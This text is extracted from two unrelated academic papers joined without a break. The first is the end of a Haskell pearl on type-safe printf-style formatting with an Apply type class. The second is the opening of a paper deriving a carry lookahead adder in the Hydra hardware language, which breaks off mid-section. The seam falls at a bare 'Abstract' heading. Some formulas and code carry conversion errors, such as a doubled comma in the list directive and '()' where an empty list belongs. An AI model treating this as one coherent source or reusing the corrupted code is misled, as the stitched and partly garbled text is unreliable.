class (Functor F)  $\Rightarrow$  Apply F A B | F A  $\rightarrow$  B where
  apply          :: F A  $\rightarrow$  B
instance Apply (A  $\rightarrow$ ) B (A  $\rightarrow$  B) where
  apply          = id
instance Apply Id A A where
  apply (ide a) = a
instance (Apply G A B, Apply F B C)  $\Rightarrow$  Apply (F  $\cdot$  G) A C where
  apply (com x) = apply (map apply x)
```

The intention is that the type relation  $Apply\ F\ A\ B$  holds iff  $F\ A = B$ . Consequently,  $B$  is uniquely determined by  $F$  and  $A$ , which is expressed by the functional dependency  $F\ A \rightarrow B$  (again, do not confuse the dependency with a functional type). The class method  $apply$  always equals the identity function since a **newtype** has the same representation as the underlying type. Now, renaming the class method of  $Format$  to  $formatx$  we arrive at the true definition of  $format$ :

```
format    :: (Format D F, Apply F String A)  $\Rightarrow$  D  $\rightarrow$  A
format d = apply (formatx d).
```

## 7 Haskell can do it (almost) without type classes

Given the title of the pearl this final twist is perhaps unexpected. We can quite easily eliminate the  $Format$  class by specializing  $format$  to the various types of directives: for each  $d :: D$  we introduce a new directive  $\underline{d} :: Format_D\ String$  given by  $\underline{d} = formatx\ d$ —we omit the underlining in the sequel and just reuse the original names.

lit	::	String $\rightarrow$ Id String
lit s	=	ide s
int	::	(Int $\rightarrow$ ) String
int	=	$\lambda i \rightarrow show\ i$
str	::	(String $\rightarrow$ ) String
str	=	$\lambda s \rightarrow s$
format	::	(Apply F String A) $\Rightarrow$ F String $\rightarrow$ A
format d	=	apply d
formatIO	::	(Apply F (IO ()) A) $\Rightarrow$ F String $\rightarrow$ A
formatIO d	=	apply (map putStrLn d)

So  $int$  is just  $show$  (albeit with a less general type),  $str$  is just  $id$ , and  $format$  is just  $apply$  (again with a less general type). Furthermore, instead of ‘ $\wedge$ ’ we use ‘ $\diamond$ ’.

We have also defined a variant of *format* that outputs the string to the standard output device. This function nicely demonstrates how to define one's own variable-argument functions on top of *format*. Here is an example session that illustrates the use of the new unparsing combinators.

```
Main> :type (int `diamond` lit "is" `diamond` str)
((Int →) · Id · (String →)) String
Main> :type format (int `diamond` lit "is" `diamond` str)
Int → String → String
Main> format (int `diamond` lit "is" `diamond` str) 5 "five"
"5isfive"
Main> format (show `diamond` lit "is" `diamond` show) 5 "five"
"5is\"five\""
Main> format (lit "sum" `diamond` show `diamond` lit "≡" `diamond` show) [1..10] (sum [1..10])
"sum[1,2,3,4,5,6,7,8,9,10]≡55"
```

Note the use of *show* in the last two examples—but, please, don't ask for the type of *format* (*show* `diamond` *lit* "is" `diamond` *show*). In fact, we can now seamlessly integrate Haskell's predefined unparsing function with our own routines. As an illustration, consider the following directive for unparsing a list of values.

<i>list</i>	$:: (A \rightarrow) String \rightarrow ([A] \rightarrow) String$
<i>list d []</i>	$= "[]"$
<i>list d (a:as)</i>	$= "[" ++ d a ++ rest as$
<b>where</b> <i>rest []</i>	$= "]"$
<i>rest (a:as)</i>	$= ",," ++ d a ++ rest as$

To format a string, for instance, we can now either use the directive *str* (emit the string literally), *show* (put the string in quotes), or *list show* (show the string as a list of characters). Likewise, for formatting a list of strings we can choose between *show*, *list str*, *list show*, or *list (list show)*.

Can we also get rid of *Id*, ‘·’ and consequently of the class *Apply*? Unfortunately, the answer is in the negative. Though all directives possess legal Haskell 98 types, Haskell's kinded first-order unification gets in the way when we combine the directives. Loosely speaking, the **newtype** constructors are required to direct the type checker. Interestingly, Danvy's solution seems to require a less sophisticated type system: the combinators possess ordinary Hindley-Milner types. However, this comes at the expense of type safety as a closer inspection reveals. The critical combinator is the one for concatenating directives, which possesses the following rank-2 type (consider the instance declaration for ‘^’ in Sec. 5).

$$\begin{aligned} (\cdot) :: \forall F\ G\ .\ (\forall X\ .\ (String \rightarrow X) \rightarrow (String \rightarrow F\ X)) \\ \rightarrow (\forall Y\ .\ (String \rightarrow Y) \rightarrow (String \rightarrow G\ Y)) \\ \rightarrow (\forall Z\ .\ (String \rightarrow Z) \rightarrow (String \rightarrow F\ (G\ Z))) \end{aligned}$$

Since ‘·’ amounts to function composition we can generalize (or rather, weaken) the

type to

$$\begin{aligned} (\cdot) :: \forall A B C . & (B \rightarrow C) \\ & \rightarrow (A \rightarrow B) \\ & \rightarrow (A \rightarrow C). \end{aligned}$$

Since Danvy's combinators furthermore do not employ mapping functions, they can be made to run in a language with a Hindley-Milner type system. Of course, weakening the types has the immediate drawback that, for instance, the non-sensible call *format* (*const* · *length* · *run*) where *run k = k "*" is well-typed.

### **Abstract**

Using Haskell as a digital circuit description language, we transform a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into an efficient carry lookahead adder that requires  $O(\log n)$  time. The gain in speed relies on the use of parallel scan to calculate the propagation of carry bits efficiently. The main difficulty is that this scan cannot be parallelised directly since it is applied to a non-associative function. Several additional techniques are needed to circumvent the problem, including partial evaluation and symbolic function representation. The derivation given here provides a formal correctness proof, yet it also makes the solution more intuitive by bringing out explicitly each of the ideas underlying the carry lookahead adder.

---

## 1 Introduction

In this paper we use Haskell as a digital circuit description language in order to solve an important problem in hardware design: the transformation of a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into a carry

lookahead adder, which needs only  $O(\log n)$  time. This problem has great practical importance, since the clock speed of synchronous digital circuits is determined by the critical path depth, and an adder lies on the critical path in typical processor datapath architectures. In other words, by speeding up just an adder, which accounts for a few hundred logic gates, the speed of an entire chip with millions of gates can be improved.

The circuit that we design here is not new; it is related to (though different from) a circuit by Ladner and Fischer [7] (1980), and the particular variation that we develop is essentially the same as the one presented in the well known textbook on algorithms by Cormen, Leiserson and Rivest [3]. The original contributions of this paper include the formal specification, the correctness proof, and the derivation:

- Our derivation produces a precise specification of the circuit, which can be simulated or fabricated automatically. The earlier presentations give only examples of the circuit at particular word sizes, relying on the reader to figure out other cases. This can be surprisingly difficult, and is unsuitable for modern integrated circuit design, which is highly automated.
- The derivation produces a general solution that works on word size  $n$  for every natural number  $n$ .
- The carry lookahead adder is usually presented as a large and very complicated circuit, which is quite difficult to understand. In contrast, we explain it by going through a sequence of transformation steps. At each stage there is a specific technical problem to overcome and a clear strategy for solving it. This leads to a better understanding than contemplation of the final design, where several quite distinct ideas are mixed together and buried in a large network of logic gates.
- The derivation in this paper provides a correctness proof for the adder.

Although we do not claim the circuit derived here to be new, there is a sense in which it actually is new. The adders presented before operate only on fixed size words, but we derive a family of adders defined for every wordsize  $n \in \text{Nat}$ . For example, the adder described in [3] takes two 8-bit words and produces an 8-bit sum. *It does not work at all for any other word size.* Its time complexity is  $O(1)$ ; indeed, it is meaningless to attribute a time complexity of  $O(\log n)$  to an algorithm that lacks a parameter  $n$ .

Clearly the authors of the previous papers could have designed an adder at a different fixed word size, say 16. What they did not do was to design a general adder at size  $n$ , and there is a good reason: they did not use a formalism capable of expressing families of parameterised circuits.

In this paper, we use Hydra [10], a computer hardware description language (CHDL) embedded in Haskell. Two advantages of Hydra are central to the paper: it allows *circuit patterns* to be defined, allowing  $n$ -bit circuits, and it allows *formal equational reasoning* to be used in transforming circuits. The reader is assumed to be familiar with Haskell but not with Hydra, and the

essential methods of functional hardware specification will be explained below. Links to further information on Hydra can be found on the web page for this paper:

[http://www.dcs.gla.ac.uk/~jtod/papers/2001\\_Adder/](http://www.dcs.gla.ac.uk/~jtod/papers/2001_Adder/)

A huge benefit of CHDLs is their ability to define families of related circuits. Most CHDLs are based on imperative programming, but functional languages work far better for this application domain. In particular, this paper relies on three characteristic features of functional languages: (1) higher order functions express circuit patterns; (2) referential transparency supports equational reasoning; (3) strong typing allows the circuit types to be defined naturally, and also supports the wide variety of software tools provided by Hydra. Nonstrict semantics (lazy evaluation) is also essential to Hydra, although it happens not to be needed for the adder.

Even in a formal derivation, examples are helpful, and the reader is encouraged to experiment with a Haskell 98 program containing all the definitions in this paper. The program contains test drivers that run a number of examples, as well as comments explaining how to run it, and can be downloaded from the web page mentioned above.

A theme running through this paper is the distinction between *specification* and *implementation*. For a number of auxiliary definitions, as well as for the main result, the paper will begin with a clear specification and proceed to derive an efficient implementation. There is no need for the specification to be efficient, or for the implementation to be clear.

A related point is the distinction between *circuit specifications* and *computer programs*. The Hydra language is intended specifically for circuit design, and it is restricted to forms that correspond directly to circuits. The implementation of Hydra provides tools that will convert a circuit specification (including all the adders defined in this paper) into netlists. Hydra is implemented by embedding it in Haskell, so circuit specifications have the same syntax as Haskell. However, Hydra is not identical to Haskell, and a designer who forgets this may write a Haskell program that does not specify a digital circuit at all. This form of confusion has nothing to do with the design of Hydra or Haskell; similar problems arise with imperative CHDLs such as VHDL.

Section 2 defines precisely the problem to be solved, giving a formal specification of a binary addition circuit and also explaining how we will use Haskell to describe circuits. Section 3 introduces the combinators that will be used to specify circuit patterns, and Section 4 presents the standard ripple carry adder in this style, using a scan combinator to handle the carry propagation. The essential technique for speeding up the adder is parallel scan, which is derived formally in Section 5. However, it turns out that the particular scan used in the ripple carry adder cannot be implemented by the parallel scan algorithm because it uses a non-associative function. Section 6 solves that problem us-

ing partial evaluation. However, this introduces a new difficulty: the “circuit” now operates on functions as well as signals, and is no longer a circuit at all. Section 7 introduces a symbolic function representation, Section 8 introduces parallelism into the adder, Section 9 takes care of the final hardware details, and Section 10 concludes.

## 2 The Problem

A *signal* is a bit in a digital circuit; for the purposes of this paper a signal can be thought of as a value of type *Bool*. The function  $\text{bit} :: \text{Signal } a \Rightarrow a \rightarrow \text{Nat}$  converts a bit value to its natural value, either 0 or 1.

A binary number is represented as a list of signals  $[x_0, \dots, x_{n-1}]$  that constitute an  $n$ -bit word, where  $x_0$  is the most significant bit and  $x_{n-1}$  the least significant. The value represented by this word is  $\text{bin } xs = \sum_{i=0}^{n-1} x_i 2^{n-1-i}$ .

It is assumed throughout this paper that all lists have finite length. Some of the results need to be refined to handle infinite data structures, but issues of strictness are irrelevant to the derivation of the adder.

A binary adder takes a pair of  $n$ -bit words  $xs$  and  $ys$  and a carry input bit  $c$ , and it produces their sum, represented as a carry output bit  $c'$  and an  $n$ -bit sum  $ss$ . Instead of giving the adder two separate words  $xs$  and  $ys$ , it will receive a word  $zs :: \text{Signal } a \Rightarrow [(a, a)]$  of pairs. The binary input words are then  $\text{map } fst \ zs$  and  $\text{map } snd \ zs$ . There are two reasons for choosing this organisation: it avoids the need for stating side conditions that  $xs$  and  $ys$  have the same length, and it simplifies the circuits we will define later. But we are not cheating—it is a standard technique in hardware design (called “bit slice” organisation) to zip the two words together in this way, because of exactly the same simplification to the design.

An adder is now defined to be any circuit with the right type that produces the right answer for arbitrary inputs.

**Definition 2.1** (Adder) Let  $a$  be a signal type. An adder is a function  $\text{add}$  such that

$$\begin{aligned} \text{add} &:: \text{Signal } a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a]), \\ \forall c :: a, \ zs :: [(a, a)] . \end{aligned}$$

$$2^n \cdot \text{bit } c' + \text{bin } ss = \text{bin } (\text{map } fst \ zs) + \text{bin } (\text{map } snd \ zs) + \text{bit } c$$

where

$$(c', ss) = \text{add } c \ zs$$

$$n = \text{length } zs = \text{length } ss.$$

Circuits will be specified in this paper using Hydra [10], a digital circuit specification language embedded within Haskell. Signals are defined as a type class that provides basic operations, such as the constant values *zero* and *one* and basic logic gates, including the inverter *inv*, the two and three input

logical and-gates *and2*, *and3*, etc. Components are wired together by applying a circuit to its input signals. The values of signals will be denoted 0 and 1, although their internal representations may be different (e.g. *False* and *True*).

The majority and parity circuits provide simple examples of Hydra specifications, and they will be useful later for computing sums and carries. The *majority3* circuit takes three input signals, and returns logic 1 if two or more of the inputs are 1. The *parity3* circuit returns 1 if an odd number of the inputs are 1.

```
majority3, parity3 :: Signal a ⇒ a → a → a → a
majority3 a b c = or3 (and2 a b) (and2 a c) (and2 b c)
parity3 a b c =
  or2 (and2 (inv a) (xor2 b c))
  (and2 a (inv (xor2 b c)))
```

Another standard circuit is the multiplexor, which takes a control (or address) bit *a*, and uses it to select data inputs, which is then output. We can specify the behaviour of the 1-bit multiplexor as

```
mux1 a x y = if a = zero then x else y
```

This specification is easy to understand, but it isn't a circuit, since if-then-else expressions are not logic gates. A central problem in circuit design is finding a way to make the available components meet a specification, and there are methodical techniques for doing this. It is straightforward to verify that the following circuit satisfies the specification of the multiplexor:

```
mux1 :: Signal a ⇒ a → a → a → a
mux1 a x y = or2 (and2 (inv a) x) (and2 a y)
```

Two *mux1* circuits can be used to define *mux2*, which uses two address bits to select one of four data inputs. This is a typical example of the hierarchical design style used in Hydra. The *mux2* will be needed in Section 9.

```
mux2 :: Signal a ⇒ (a, a) → a → a → a → a → a
mux2 (a, b) w x y z = mux1 a (mux1 b w x) (mux1 b y z)
```

Many basic definitions and lemmas from functional programming will be used later in the paper; some of them are summarised in Table 1.

### 3 Map, Fold, and Scan

The circuits we will be developing have a regular structure well suited for VLSI layout. It is best to avoid a style of specification where each component is mentioned explicitly—that would lead to a verbose design valid for only one

$$\begin{aligned}
drop \ 0 \ xs &= xs & (1) \\
drop \ (i + 1) \ (x : xs) &= drop \ i \ xs & (2) \\
[e \mid []] &= [] & (3) \\
[f \ i \mid i \leftarrow x : xs] &= fx : [fi \mid i \leftarrow xs] & (4) \\
[f \ i \mid i \leftarrow [a \dots b]] &= [f \ (i + k) \mid i \leftarrow [a - k \dots b - k]] & (5) \\
[f \ i \mid i \leftarrow [a \dots c]] &= [f \ i \mid i \leftarrow [a \dots b] ++ [fi \mid i \leftarrow [b \dots c]]] & (6) \\
[x] = [y] &\Leftrightarrow x = y & (7)
\end{aligned}$$

Table 1  
Basic Lemmas

word size, but we are seeking a concise yet generic adder specification that works for all word sizes. Furthermore, experience shows that mentioning all the bits explicitly with indices leads to cumbersome notation that is poorly suited for circuit transformation and optimisation.

The best approach is to use a higher order function—a combinator—to express the pattern by which the building blocks are composed into the full circuit. This paper uses a variety of combinators that fall into four families: *map*, *fold*, *scan*, and *sweep*. This section discusses the first three, and *sweep* is presented in Section 5.2.

The standard function *map* describes a circuit consisting of a row of identical components.

$$\begin{aligned}
map :: (a \rightarrow b) \rightarrow [a] \rightarrow [b] \\
map \ f \ [] &= [] & (8)
\end{aligned}$$

$$map \ f \ (x : xs) = f \ x : map \ f \ xs \quad (9)$$

Each component  $f$  takes an input  $x_i$  and produces an output  $y_i = f \ x_i$ . The entire circuit  $map \ f$  takes a word  $xs$  and produces an output word  $ys = map \ f \ xs$ . Normally, when  $f$  is viewed as a digital circuit, every application of  $f$  takes the same time, regardless of the input value, so  $map \ f$  takes time  $O(1)$  for an  $n$ -bit word. If the component circuit  $f$  takes two inputs, then the circuit is expressed by *zipWith*.

The carry propagation across a sequence of bit positions is expressed by the standard *foldr* function:

$$\begin{aligned}
foldr :: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow a \\
foldr \ f \ a \ [] &= a & (10)
\end{aligned}$$

$$foldr \ f \ a \ (x : xs) = f \ x \ (foldr \ f \ a \ xs) \quad (11)$$

A related function that will be needed later is *foldr1*, which omits the accumulator parameter  $a$ , so it is defined only if the list argument is nonempty.

The following equation states a useful relationship between  $\text{foldr}$  and  $\text{foldr1}$ :

$$\text{foldr1 } f (xs++[a]) = \text{foldr } f a xs \quad (12)$$

However, it isn't enough just to compute the carry output from one bit position—in order to compute the sum bits, we need the carry inputs to all the positions. Therefore the circuit really needs to compute the carry propagation across all possible subfields, starting from the right.

The  $\text{indices}$  function builds a list of indices of elements of the list.

$$\begin{aligned} \text{indices} &:: \text{Int} \rightarrow [a] \rightarrow [\text{Int}] \\ \text{indices } i [] &= [] \\ \text{indices } i (x : xs) &= i : \text{indices } (i + 1) xs \end{aligned}$$

The  $\text{wscanr}$  combinator (word scan from the right) computes a list of all the partial folds. It is specified using a list comprehension showing the form of each element of the list; this form makes clear that a scan is a list of folds, and it is well suited for derivations and proofs using equational reasoning.

$$\begin{aligned} \text{wscanr } f a xs &= \\ &[\text{foldr } f a (\text{drop } (i + 1) xs) \mid i \leftarrow \text{indices } xs] \end{aligned} \quad (13)$$

Since all the list arguments to fold and scan are assumed to be finite in this paper,  $\text{indices } xs = [0 \dots \text{length } xs - 1]$  and an explicit enumeration can be used to generate the list of element indices:

$$\begin{aligned} \text{wscanr } f a xs &= \\ &[\text{foldr } f a (\text{drop } (i + 1) xs) \mid i \leftarrow [0 \dots \text{length } xs - 1]] \end{aligned} \quad (14)$$

The  $\text{wscanr}$  function produces the list of *partial* folds, so the rightmost element of its result is the singleton input  $a$ , and the leftmost element of the argument list is not used at all in the result. A  $\text{wscanr}$  over a singleton list  $[x]$  returns the list  $[a]$ .

$$\begin{aligned} \text{wscanr } f a [x] &= [\text{foldr } f a (\text{drop } (i + 1) [x]) \mid i \leftarrow [0 \dots 0]] && \langle 13 \rangle \\ &= [\text{foldr } f a (\text{drop } 1 [x])] \\ &= [\text{foldr } f a ()] && \langle 1,2 \rangle \\ &= [a] && \langle 10 \rangle \end{aligned} \quad (15)$$

Practical applications often need both the complete fold and the list of partial folds, so it is convenient also to define a function that delivers both:

$$\begin{aligned} \text{ascanr} &:: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \\ \text{ascanr } f a xs &= (\text{foldr } f a xs, \text{wscanr } f a xs) \end{aligned} \quad (16)$$

These functions differ from the *scanr* defined in the Haskell Prelude. In particular, *wscanr* returns a result list with the same length as the argument list, unlike *scanr*. Furthermore, *ascanr* produces a pair containing both the fold and the scan, while *scanr* attaches the fold to the scan list and returns a result longer than the argument. The *wscanr* and *ascanr* functions have better properties for hardware design, and will be used throughout this paper.

Although the specification of *wscanr* takes quadratic time if executed naively as a computer program, it specifies a digital circuit that requires only linear time. It is useful to distinguish *specifications* from *implementations*. The role of a specification is to ease the process of reasoning about algorithms, and the remainder of this paper shows that *wscanr* does this effectively. The specification is easy to reason with because it expresses clearly and directly the value that is computed.

The clear specification can also be transformed formally into an efficient sequential linear time implementation. This is done by a method we will call *form & solution*: (1) write an equation that expresses the form of the definition, and (2) use algebra to derive the unknown parts of the equation. The form & solution technique is central to the parallelisation of scan in Section 5, and the derivation of linear time scan provides a good introduction to it. We begin by writing down the general form of the expected solution. Since we seek a linear time implementation, it is natural to try an accumulator-style definition:

$$\text{ascanr} :: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \quad (17)$$

$$\text{ascanr } f \ a \ [] = \dots ? \ \dots \quad (17)$$

$$\text{ascanr } f \ a \ (x : xs) = \dots ? \ \dots \quad (18)$$

The next step is to use equational reasoning to solve for the unknown expressions, beginning with eq. (17).

### Base case.

$$\begin{aligned} & \text{ascanr } f \ a \ [] \\ &= (\text{foldr } f \ a \ [], \ \text{wscanr } f \ a \ []) && \langle 16 \rangle \\ &= (a, [\text{foldr } f \ a \ (\text{drop } (i + 1) \ [] \mid i \leftarrow [0 \dots -1])] ) && \langle 10,13 \rangle \\ &= (a, []) && \langle 3 \rangle \end{aligned} \quad (19)$$

**Induction case.** The inductive hypothesis is

$$\text{ascanr } f \ a \ xs = (\text{foldr } f \ a \ xs, \ \text{wscanr } f \ a \ xs) \quad (20)$$

It is convenient to define names for the components of this pair:

$$a' = \text{foldr } f a xs \quad (21)$$

$$xs' = \text{wscanr } f a xs \quad (22)$$

Then

$$\begin{aligned} & (a', xs') \\ &= (\text{foldr } f a xs, \text{wscanr } f a xs) && \langle 21,22 \rangle \\ &= \text{ascanr } f a xs && \langle 20 \rangle \end{aligned} \quad (23)$$

Now the right hand side of (18) is calculated using equational reasoning.

$$\begin{aligned} & \text{ascanr } f a (x : xs) \\ &= (\text{foldr } f a (x : xs), \text{wscanr } f a (x : xs)) && \langle 16 \rangle \\ &= (\text{foldr } f a (x : xs), && \langle 16 \rangle \\ &\quad [\text{foldr } f a (\text{drop } (i + 1) (x : xs)) \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } (x : xs) - 1]] \\ &= (f x (\text{foldr } f a xs), && \langle 11 \rangle \\ &\quad \text{foldr } f a (\text{drop } 1 (x : xs)) : && \langle 4 \rangle \\ &\quad \quad [\text{foldr } f a (\text{drop } (i + 1) (x : xs)) \\ &\quad \quad \quad | \quad i \leftarrow [1 \dots \text{length } xs]]) \\ &= (f x a', \text{foldr } f a xs : && \langle 21,1,2 \rangle \\ &\quad \quad [\text{foldr } f a (\text{drop } i xs) \quad | \quad i \leftarrow [1 \dots \text{length } xs]]) && \langle 2 \rangle \\ &= (f x a', \text{foldr } f a xs : [\text{foldr } f a (\text{drop } (i + 1) xs) && \langle 5 \rangle \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]]) \\ &= (f x a', \text{foldr } f a xs : \text{wscanr } f a xs) && \langle 14 \rangle \\ &= (f x a', a' : xs') && \langle 21,22 \rangle \end{aligned} \quad (24)$$

The calculation is finished by bringing together the unknown parts of the conjecture. This results in a mathematical statement about the *ascanr* function which also serves as an efficient linear time implementation.

### Theorem 3.1

$$\begin{aligned} \text{ascanr} &:: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \\ \text{ascanr } f a [] &= (a, []) && \langle 19 \rangle \\ \text{ascanr } f a (x : xs) &= \\ \text{let } (a', xs') &= \text{ascanr } f a xs && \langle 23 \rangle \\ \text{in } (f x a', a' : xs') &&& \langle 24 \rangle \end{aligned}$$

The proof was not given before the statement of the theorem merely for rhetorical effect. The point is that we have calculated the content of the theorem while proving it: *formal methods were used to help construct a program*,

not just to prove its correctness after the fact. The theorem is an efficient executable Haskell program, but it is also a mathematical statement of a property of *ascanr*, which was specified abstractly by equation (16).

## 4 Ripple Carry Addition

It is an interesting exercise to start with Definition 2.1 and derive an addition circuit from first principles. We will skip that step here, and begin with a specification of the standard and well known ripple carry adder.

The inputs to the adder are a carry input bit  $c$  and a word  $zs = [(x_0, y_0), \dots, (x_{n-1}, y_{n-1})]$  of  $n$  bit pairs. The outputs are a pair  $(c', ss)$  where  $c'$  is the carry output, and  $ss = [s_0, \dots, s_{n-1}]$  is the word of  $n$  sum bits.

Within bit position  $i$ , for  $0 \leq i < n$ , the adder calculates the local sum bit  $s_i = bsum(x_i, y_i) c_{i+1}$ . The carry input to position  $i$  is  $c_{i+1}$ , and the carry output  $c_i = bcarry(x_i, y_i) c_{i+1}$ . The carry input  $c_n$  to the least significant bit is defined to be the carry input  $c$  to the entire word adder, and the carry output  $c'$  from the entire adder is defined to be the carry output  $c_0$  from the most significant bit.

A ripple carry adder contains a building block for each bit position that which takes the data bits  $(x, y)$  and a carry input and produces a sum bit  $s$  and carry output  $c'$ . This building block is traditionally called a ‘full adder’:

$$fullAdd :: Signal a \Rightarrow (a, a) \rightarrow a \rightarrow (a, a).$$

However, the crux of the derivation that follows is in handling the carry propagation, and it will simplify the notation slightly to separate the calculations of the sum and carry bits into two functions, *bsum* and *bcarry*. These correspond to standard 3-input logic gates called majority and parity.

$$bsum, bcarry :: Signal a \Rightarrow (a, a) \rightarrow a \rightarrow a$$



$$bcarry(x, y) c = majority3 x y c$$

$$bsum(x, y) c = parity3 x y c$$

The following equation states the relationship between these functions and a full adder:

$$fullAdd(x, y) c = (bcarry(x, y) c, bsum(x, y) c)$$

The ripple carry adder uses *ascanr* to calculate all the carry bits, followed by a map (in the form of *zipWith*) that calculates the sum bits. The circuit requires  $O(n)$  time, and it contains  $O(n)$  logic gates. Figure 1 shows the structure of the ripple carry adder for 4-bit words. It is important to note that the figure is only an example at a fixed wordsize, while the Hydra definition

Fig. 1. Circuit diagram of  $add1$ 

$add1$  is a general specification valid for all sizes  $n \geq 0$ .

```

 $add1 :: Signal a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a])$ 
 $add1 c zs =$ 
  let  $(c', cs) = ascanr bcarry c zs$ 
    ss = zipWith bsum zs cs
  in  $(c', ss)$ 

```

## 5 Parallel Scan

Since the time required by the ripple carry adder is dominated by the scan, we need to find a faster scan in order to speed up the circuit. This section derives a parallel scan algorithm that requires only  $O(\log n)$  time, but which can be used only when the function being scanned is associative.

This section presents the parallel scan algorithm in detail. The material that follows is similar to the results in [11], but the full derivation is presented in order to make this paper self-contained and to give an excellent example of the power of the form & solution technique. Furthermore, the adder requires  $wscanr$  but [11] presented  $wscanl$ , and it may not be obvious how to convert the  $wscanl$  into  $wscanr$ .

The parallel scan algorithm uses a divide and conquer strategy to perform a scan in log time on a tree circuit, assuming that the function being scanned is associative. (The time is actually proportional to the height of the tree, and the algorithm works correctly even if the tree is not balanced.)

### 5.1 Fold and Scan Decomposition

The essence of the divide and conquer strategy is a collection of *decomposition* theorems that show how folds and scans over long lists can be broken into subproblems to be solved independently. Throughout this section we will assume that the lists are of finite length and that the functions are strict.

The fold decomposition theorem splits a long fold in the form  $xs++ys$  into two shorter folds over  $xs$  and  $ys$ , with a final application of  $f$  to combine the results. This theorem does *not* require  $f$  to be associative, but it also does not

introduce parallelism, since there is a data dependency requiring the result of the fold over  $ys$  in order to calculate the fold over  $xs$ .

**Theorem 5.1 (Fold decomposition)**

$$\text{foldr } f \ a \ (xs++ys) = \text{foldr } f \ (\text{foldr } f \ a \ ys) \ xs \quad (25)$$

The next theorem provides a useful connection between  $\text{foldr}$  and  $\text{foldr1}$ .

**Theorem 5.2 (foldr/foldr1)** *If  $xs$  is nonempty, then*

$$\text{foldr } f \ a \ xs = f (\text{foldr1 } f \ xs) \ a \quad (26)$$

The associative fold decomposition theorem introduces potential parallelism, since it breaks a long fold into two shorter folds that can be calculated independently. However, this rearrangement of the order of operations will produce a different value if the function  $f$  is not associative.

**Theorem 5.3 (Associative fold decomposition)** *If  $f$  is associative, then*

$$\text{foldr1 } f \ (xs++ys) = f (\text{foldr1 } f \ xs) (\text{foldr1 } f \ ys) \quad (27)$$

A scan decomposition theorem will also be needed. Since this theorem is less familiar than fold decomposition, we will calculate it using the form & solution method. The aim is to find a theorem in the form

$$\text{wscanr } f \ a \ (xs++ys) = \text{wscanr } f ? xs ++ \text{wscanr } f ? ys \quad (28)$$

This time the theorem can be calculated directly—no induction is needed.

$$\begin{aligned} & \text{wscanr } f \ a \ (xs ++ ys) \\ &= [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \quad \langle 13 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } (xs ++ ys) - 1]] \\ &= [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \quad \langle 6 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]] \\ &\quad ++ [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \\ &\quad \quad | \quad i \leftarrow [\text{length } xs \dots \text{length } (xs ++ ys) - 1]] \\ &= [\text{foldr } f \ (\text{foldr } f \ a \ ys) \ (\text{drop } (i+1) \ xs) \quad \langle 25 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]] \\ &\quad ++ [\text{foldr } f \ a \ (\text{drop } (i+1) \ ys) \quad \langle 5,2 \rangle \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } ys - 1]] \\ &= \text{wscanr } f \ (\text{foldr } f \ a \ ys) \ xs ++ \text{wscanr } f \ a \ ys \quad \langle 13 \rangle \end{aligned}$$

**Theorem 5.4**

$$\begin{aligned} & \text{wscanr } f \ a \ (xs++ys) \\ &= \text{wscanr } f \ (\text{foldr } f \ a \ ys) \ xs ++ \text{wscanr } f \ a \ ys \quad (29) \end{aligned}$$

## 5.2 Parallel Tree Machine

The decomposition theorems express potential parallelism, but we need to turn this into actual parallelism. This requires a model of parallelism that can be used to produce digital circuits. The structure of the decomposition theorems suggests a parallel machine with a tree structure. This can be specified as an algebraic data type, with a suitable parallel machine operation.

The algebraic data type *Tree* is used to represent the structure of the circuit:

```
data Tree a = Leaf a | Node (Tree a) (Tree a)
```

The conversion function *treeWord* returns the word of values held in the leaves of a tree. This function is not part of the adder circuit, but it serves a vital role in the formal derivation of parallel scan: the specification is written in terms of lists, yet the parallel algorithm uses a tree machine, and we need a formal way to convert between them. A minor additional benefit is that *treeWord* is convenient for building software testing tools.

$$\begin{aligned} \text{treeWord} &:: \text{Tree } a \rightarrow [a] \\ \text{treeWord} (\text{Leaf } x) &= [x] \end{aligned} \tag{30}$$

$$\text{treeWord} (\text{Node } x y) = \text{treeWord } x ++ \text{treeWord } y \tag{31}$$



Two further functions are *mkTree*, which builds a reasonably balanced tree shape of a given size, and *wordTree*, which builds a tree representing a list, following the shape of an existing tree. Only the types are given here; the full definitions appear in the program (see Section 1).

$$\begin{aligned} \text{mkTree} &:: \text{Nat} \rightarrow \text{Tree } () \\ \text{wordTree} &:: \text{Tree } b \rightarrow [a] \rightarrow \text{Tree } a \end{aligned}$$

Now we need a specification of a parallel computation on the tree. The *sweep* combinator specifies the behaviour of a general tree circuit constructed from two building blocks: a node circuit and a leaf circuit. The behaviours of these circuits are specified by the eponymous functions.

$\text{sweep}$ $:: (a \rightarrow d \rightarrow (b, u))$ $\rightarrow (d \rightarrow u \rightarrow u \rightarrow (u, d, d))$ $\rightarrow d$ $\rightarrow \text{Tree } a$ $\rightarrow (u, \text{Tree } b)$	— leaf function — node function — root input — leaf inputs — (root output, leaf outputs)
--	--

The leaf circuits all have a state of type *a*, and they provide upward-moving values of type *u* which they pass up the tree. Eventually the leaves will receive

Fig. 2. Inductive case of *sweep* definition

a downward-moving value of type  $d$ , which they can then use to update their state.

$$\begin{aligned} \text{sweep leaf node } a (\text{Leaf } x) &= & (32) \\ \text{let } (x', a') &= \text{leaf } x \ a \\ \text{in } (a', \text{Leaf } x') \end{aligned}$$

Each node (see Figure 2) receives two upward messages  $p'$  and  $q'$  from its subtrees, and a downward message  $a$  from its parent. It uses these values to calculate an output  $a'$  to be sent up, and  $p$  and  $q$  to be sent down to the subtrees.

